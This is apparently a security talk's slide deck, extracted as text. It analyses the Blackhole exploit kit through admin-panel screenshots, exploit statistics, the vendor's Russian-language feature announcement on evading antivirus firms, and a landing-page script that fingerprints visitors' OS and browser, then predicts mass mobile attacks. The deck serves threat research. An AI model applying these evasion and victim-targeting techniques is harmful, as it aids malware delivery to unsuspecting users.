
A Document was sent to you
 SENT BY: MAMIE
 IMAGES : 5
 FORMAT (JPG) [DOWNLOAD](#)
 Click to follow link

http://.../~cfe/
 mpwik/uploads/haneu.htm

DEVICE: PD07912SK8AO80750776L



- Tweets Top / All
- Alma @ItsTweetyMan @Tom_Wright5 * goodwood * ze...r.TK online virus check 1h
 - I-Money @imannee05 @letysssion * ion * fa...q.TK proven anti-virus 1h
 - Felicia De Sousa @feedesousa @Woodemirror * m2 * sac...TK proven anti-virus 1h
 - Sandy Montejano @sandymlr1 @RosieHoll * goldfish * zas...TK excellent anti-virus 1h
 - Grace Staudt @GRACElandd @omar_abuelsecoud * sheppard * za...TK prove 1h
 - Jennifer Stockemer @JStockemer @TomWarham * dalal * sq...TK excellent anti-virus 1h




MALWARE DELIVERY

▶ Types of payloads:

- ▶ Zeus
- ▶ Cridex
- ▶ Parfeit
- ▶ GameOver
- ▶ Flashback
- ▶ KillAV Trojan
- ▶ TDL
- ▶ ZeroAccess
- ▶ Anti-Spyware 2011
- ▶ Morto
- ▶ Poison Ivy
- ▶ GhostRAT
- ▶ NGRBot
- ▶ DNSChanger
- ▶ Monkif
- ▶ SpyEye
- ▶ Darkshell
- ▶ Nitol
- ▶ AV Live Platinum Security

EXPLOIT STATS PAGE

ЭКСПЛОИТЫ



% ВСЕГО	ЭКСПЛОИТЫ	ЗАГРУЗКИ	% ↑
49.20	Java X ▾	586	49.20
	Windows 7	272	46.42
	Windows XP	149	25.43
	Windows Vista	125	21.33
	Linux	19	3.24
	Mac OS	18	3.07
	Windows 2003	2	0.34
	Windows 2000	1	0.17
38.71	Java SMB ▾	461	38.71
	Windows 7	200	43.38
	Windows XP	131	28.42
	Windows Vista	127	27.55
	Windows 2000	2	0.43
	Windows 2003	1	0.22
9.07	PDF ▾	108	9.07
	Windows XP	93	86.11
	Windows Vista	11	10.19
	Windows 7	4	3.70
2.52	Java DES ▾	30	2.52
	Windows XP	22	73.33
	Windows 7	3	10.00
	Windows Vista	3	10.00
	Windows 2000	1	3.33
	Windows 2003	1	3.33
0.50	MDAC ▾	6	0.50
	Windows XP	5	83.33
	Windows 2003	1	16.67

MANAGEMENT CONSOLE (PDAs)

Потоки Файлы Безопасность

Дата: —

ОБЩАЯ СТАТИСТИКА СИСТЕМЫ

ЗА ВЕСЬ ПЕРИОД **100%**

118678 хиты 114140 хосты

11619 загрузки пробив

ЗА СЕГОДНЯ **100%**

51428 хиты 50834 хосты

4913 загрузки пробив

ОС

ИМЯ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Windows 7	45818	44357	3598	8
Windows Vista	38328	37026	3817	10
Windows XP	33821	32394	4205	13
Windows 2003	428	414	1	0
Windows 2000	212	205	0	0
Windows 98	36	35	0	0
Windows NT	22	22	0	0
Linux	8	7	0	0
Mac OS	5	5	0	0

ПОТОКИ

ИМЯ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
TOPZZZ	118065	114072	11619	10
default	613	543	0	0

ЭКСПЛОИТЫ

ИМЯ	ЗАГРУЗКИ	%
Java OBE	7294	100
Java SMB	382	100
JAVA SKYLINE	3942	100
PDF ALL	1	100
PDF LIBTIFF	4	100

БРАУЗЕРЫ

ИМЯ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
MSIE	59385	57279	10430	18
Firefox	45667	43706	1191	3
Chrome	11282	11109	0	0
Opera	1359	1304	0	0
Safari	952	932	0	0
Mozilla	33	30	0	0

Статистика Файлы Безопасность

DEFAULT

■ DEFAULT

РЕДИРЕКТЫ: google.com -1 из 00

ТРАФИК: Весь трафик

TOPZZZ

■ UNTITLED

СТРАНЫ: Australia, Canada, United Kingdom, United States

БРАУЗЕРЫ: MSIE, Firefox

ОС: Windows XP, Windows Vista, Windows 7

ЭКСПЛОИТЫ: Java OBE, Java TRUST, Java SMB, JAVA SKYLINE, PDF ALL, PDF LIBTIFF

ФАЙЛЫ: noname_15 -1 из 00

ТРАФИК: Весь трафик

■ DEFAULT

РЕДИРЕКТЫ: gg.com -1 из 00

ТРАФИК: Весь трафик

Статистика Потоки Файлы

ЧЕРНЫЙ СПИСОК

РЕФЕРЕРЫ

IP

Потоки Файлы Безопасность

ИЗМЕНЕНИЕ ИМЕНИ СКРИПТА:

Имя главного скрипта:

Имя скрипта публичной статистики:

Имя скрипта входящего траффика:

Имя параметра потока:

ИЗМЕНИТЬ ПАРОЛЬ:

Старый пароль:

Новый пароль:

Подтвердите пароль:

ИНТЕРФЕЙС:

Язык: Шаблон:

АНТИВИРУСНАЯ ПРОВЕРКА:

Логин: Пароль:

ЛИМИТЫ:

Лимит браузеров: Лимит ОС:

Лимит стран: Лимит рефереров:

CROSS-PLATFORM

Blackhole STATISTICS BLOCKED STATISTICS THREADS FILES SOFT VERSIONS SECURITY **PREFERENCES** LOGOUT

MAIN SETTINGS

Admin file
 [Change](#)

Public statistic script filename
 [Change](#)

Language
 [Change](#)

CHANGE PASSWORD

Old password

New password

Confirm password

[Change](#)

REFERERS

Dont keep referers records

Keep referers records

Keep referers records without showing it in guest stat.

[Save](#)

GEOIP

Last update: never [Update](#)

ANTIVIRUS CHECK

Antivirus service
 [Change](#)

ID

Token

DOMAINS LIMITS

Domains limits

Disable domain on AV count

If there is no clean domains

use not clean domain

disable sploit pack.

[Save](#)

DELETE STATISTICS

[Delete all](#)

You can't restore data after delete, be patient

Thread: [Delete data](#)

CROSS-PLATFORM

```
213 c.initObj(c, ["$", c]);
214 for (f in c.Plugins) {
215     if (c.Plugins[f]) {
216         c.initObj(c.Plugins[f], ["$", c, "$$", c.Plugins[f], 1)
217     }
218 };
219
220 c.OS = 100;
221 if (b) {
222     var d = ["Win", 1, "Mac", 2, "Linux", 3, "FreeBSD", 4, "iPhone", 21.1, "iPod", 21.2, "iPad", 21.3, "Win.*CE", 22.1, "Win.*Mobile", 22.2, "Pocket\\s*PC", 22.3, "", 100];
223     for (f = d.length - 2; f >= 0; f = f - 2) {
224         if (d[f] && new RegExp(d[f], "i").test(b)) {
225             c.OS = d[f + 1];
226             break
227         }
228     }
229     c.convertFuncs(c);
230     c.head = (document.getElementsByTagName("head")[0] || document.getElementsByTagName("body")[0] || document.body || null);
231     c.isIE = (new Function("return " + e + "@cc_onl@" + e + "false"))();
232     c.verIE = c.isIE && ((MSIE\s*(\d+\.\d+)?\d*/i).test(i) ? parseFloat(RegExp.$1, 10) : null);
233     c.ActiveXEnabled = false;
234     if (c.isIE) {
235         var f, j = ["Msxml2.XMLHTTP", "Msxml2.DOMDocument", "Microsoft.XMLDOM", "ShockwaveFlash.ShockwaveFlash", "TDCctl.TDCctl", "Shell.UIHelper", "Scripting.Dictionary", "wmplayer.ocx"];
236         for (f = 0; f < j.length; f++) {
237             if (c.getAXO(j[f])) {
238                 c.ActiveXEnabled = true;
239                 break
240             }
241         }
242     }
243     c.isGecko = (/Gecko/i).test(h) && (/Gecko\s*\s*(\d+)/i).test(i);
244     c.verGecko = c.isGecko ? c.formatNum(/(\/\s*\s*\s*(\d+\.\d+)?\d*/i).test(i) ? RegExp.$1 : "0.9") : null;
245     c.isChrome = (/Chrome\s*\s*(\d+\.\d+)?\d*/i).test(i);
246     c.verChrome = c.isChrome ? c.formatNum(RegExp.$1) : null;
247     c.isSafari = (/Safari/i).test(h) && (/Version\s*\s*(\d+\.\d+)?\d*/i).test(i);
248     c.verSafari = c.isSafari && (/Version\s*\s*(\d+\.\d+)?\d*/i).test(i) ? c.formatNum(RegExp.$1) : null;
249     c.isOpera = (/Opera\s*\s*(\d+\.\d+)?\d*/i).test(i);
250     c.verOpera = c.isOpera && (/Version\s*\s*(\d+\.\d+)?\d*/i).test(i) ? c.formatNum(RegExp.$1, 10) : null;
251     c.addWinEvent("load", c.handler(c.runWVFuncs, c))
252 }
```

Extensive client OS checks!!

▶ Blackhole's landing page already contains code to identify many client OS, even mobile!!

1+1+1=
MASSIVE ATTACK



Security in knowledge

YOUR MOBILE IS A COMPUTER

- ▶ Most people keep some very intimate details on their mobile devices
 - ▶ Email, contacts and calendars
 - ▶ Bank credentials
 - ▶ Social networking credentials

- ▶ Mobile devices are exploding in popularity!
 - ▶ Most work and play on their mobile devices
 - ▶ Mobile device vendors produce devices with multiple OS versions
 - ▶ Gingerbread vs. Ice cream sandwich vs. Jellybean devices

YOUR MOBILE IS A COMPUTER

- ▶ Current attack surface for mobile devices is in malicious apps
 - ▶ Slow and cumbersome: Nothing to drive mass victims
 - ▶ Mobile malware usually used for premium number dials?
- ▶ Root capabilities are available
 - ▶ Some require physical install others can be done remote
 - ▶ Users like to tweak and customize devices
 - ▶ Consider it akin to running windows as Admin

1 (MASS COMPROMISES) +

- ▶ Most prevalent threats to desktop environments are mass attacks, typically over the web
 - ▶ Attacks such as exploit kits occur all the time and typically use old exploits with success!
 - ▶ Windows is most targeted platform due to popularity
- ▶ The growth of mobile devices will make mass mobile attacks a natural progression
 - ▶ Multiple versions of Android in the market is a larger attack surface for old vulnerabilities!
 - ▶ Rooted devices may not need privilege escalation

1 + 1 + 1 (EXPLOIT KITS)

► Version 2.X, released September 12, 2012

Blackhole exploit kit 2.0

Рады приветствовать вас совершенно новую версию связки эксплойтов. За более чем года существования проекта, старый движок связки изрядно заездили и затащали, АВ компании стали по некоторым критериям что это Blackhole и помечать ее как malware. В новой версии мы с нуля переписана не только часть с выдачей эксплойтов, но и админ панель.

Из новшеств по выдаче:

1. Мы максимально защитили эксплойты от автоскачивания их АВ компаниями, теперь для скачивания нужен URL, который действителен в течении нескольких секунд, нужных лишь для одного заходящего на ссылку человека.
2. Теперь так же максимально защищен и ваш eхе, АВ компания не сможет его проанализировать и держать ваши eхе максимально долго в чистоте.
3. JAR и PDF файлы выдаются только тем версиям плагинов, которые уязвимы, если выдается, и не пачкается лишний раз.
4. Нам удалось отказаться от plugin detect для определения версии явы, что позво

1 + 1 + 1

- ▶ Blackhole Exploit Kit already tracks mobile clients
 - ▶ *“in order to see how much of your traffic is mobile, and mobile traffic, you can redirect to the appropriate affiliate.”*
- ▶ Each major platform already has malware issues
- ▶ Exploits are used to “root” devices
- ▶ All that’s left is to connect the dots



$$= 1 + 1 + 1 =$$


$$= 1 + 1 + 1 =$$

MASSIVE MOBILE ATTACK





FLYING CARS

- ▶ Understand/Profile the attackers
 - ▶ Most users of exploit kits are script kiddies (skiddies)
 - ▶ Developers usually provide the glue
 - ▶ Exploits and obfuscation usually done separately
- ▶ Zero days are usually in exploit kits because they are copied and pasted
- ▶ The only thing missing from the mass mobile attack model is the weaponizing of rooting techniques
- ▶ Web exploit + malware payload = p0wn

ATTACK PROGRESSION

► Vectors of attack can remain the same as the desktop

- Emails
- Web, Social, and IM
- SMS



- Tweets Top / All
- Alma @ItsTweehMan
 @Tom_Wright5 "goodwood" * z...r.TK online virus check 1h
 - I-Money @imantonecf5
 @letysss555555 "lon" * ta...q.TK proven anti-virus 1h
 - Felicia DeSousa @feedesousa
 @Woodemr02 "m2" * sac...TK proven anti-virus 1h
 - Sandy Montejano @sandymt1
 @RosieHoll "goldfish" * zas...if TK excellent anti-virus 1h
 - Grace Staudt @GRACElland
 @omar_abuetsoud "sheppard" * za...r.TK proven anti-virus 1h
 - Jennifer Stockemer @JStockemer
 @TommWarham "dalah" * sq...TK excellent anti-virus 1h

WE DON'T NEED NO STINKIN' TDS

- ▶ TDS (traffic direction script)
 - ▶ In today's increasingly mobile world, dynamic sites already determine OS, browser and screen resolution to deliver content.
 - ▶ Responsive web design removes the necessity for complex TDS
 - ▶ If I have an iOS 6 visitor with 2048-by-1536 resolution at 264 pixels per inch (ppi), I already know it is likely to be the new iPad



M.SITE TARGETING

- ▶ Targeting m. subdomains allow hackers to only use mobile exploits – an efficient delivery




EFFICIENT HACKING

- ▶ Doing more with less:
 - ▶ Mobile only targeting means more efficient coding
 - ▶ We know they aren't running desktop OS and standard desktop applications
 - ▶ Don't need to pack those in my exploit kit
 - ▶ Less exploits need to be delivered to achieve successful compromise
 - ▶ Work within the confines of mobile platforms
 - ▶ Dropped malware is specific to the activities of which mobile devices are capable
 - ▶ SMS fraud
 - ▶ Surveillance (audio, email and text)
 - ▶ Data theft

MOBILE EXCLUSIVE KIT?

Начало: Конеч:



БРАУЗЕРЫ

	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
MSIE >	33345	15749	3966	25.21
Safari >	8956	5518	0	0.00
Firefox >	6721	3610	208	5.77
Chrome >	3725	1986	171	8.65
Mozilla >	292	196	8	4.10
Opera >	148	90	13	14.61

СТРАНЫ

	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
United States	40259	19770	3520	22.43
Canada	2167	1232	214	21.34
United Kingdom	1200	684	56	11.99
Germany	839	427	30	7.41
France	587	179	14	9.15
China	468	259	23	10.00
Australia	359	163	23	17.69
Korea, Republic of	355	195	34	18.89
Brazil	347	180	31	17.51
Turkey	345	168	21	13.55
Mexico	310	153	28	20.44
Italy	289	153	6	4.55
Singapore	275	101	9	11.54
Russian Federation	274	92	15	16.85
India	270	150	26	19.55
Другое	4844	2436	277	13.20

Android
Blackberry
iOS
Symbian
Windows 8

	ХОСТЫ	ЗАГРУЗКИ	%
	11944	2320	26.50
	9970	1741	17.49
	2267	5	0.46
	1460	238	16.36
	1215	8	2.40
	428	147	34.35
	41	3	7.32
	28	1	3.57

РЕФЕРЕРЫ

	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
	4867	2500	198	7.92
	2114	1132	128	11.31
	1520	346	448	129.48
	791	411	39	9.49
	773	258	100	38.76
	761	254	95	37.40
	755	250	114	45.78

MASS MOBILE COMPROMISES



SECURITY security

Millions of Sites Hit with Mass- Injection Cyberattack

Report: Mass Injection Attack Affects 40,000 Websites

Exploit appears similar, but unrelated, to Gumblar, researchers say

How Mass SQL Injection Attacks Became an Epidemic

EFFICIENT HACKING

MOBILE WEB EXPLOIT + MALWARE PAYLOAD =



THANK YOU



Security in knowledge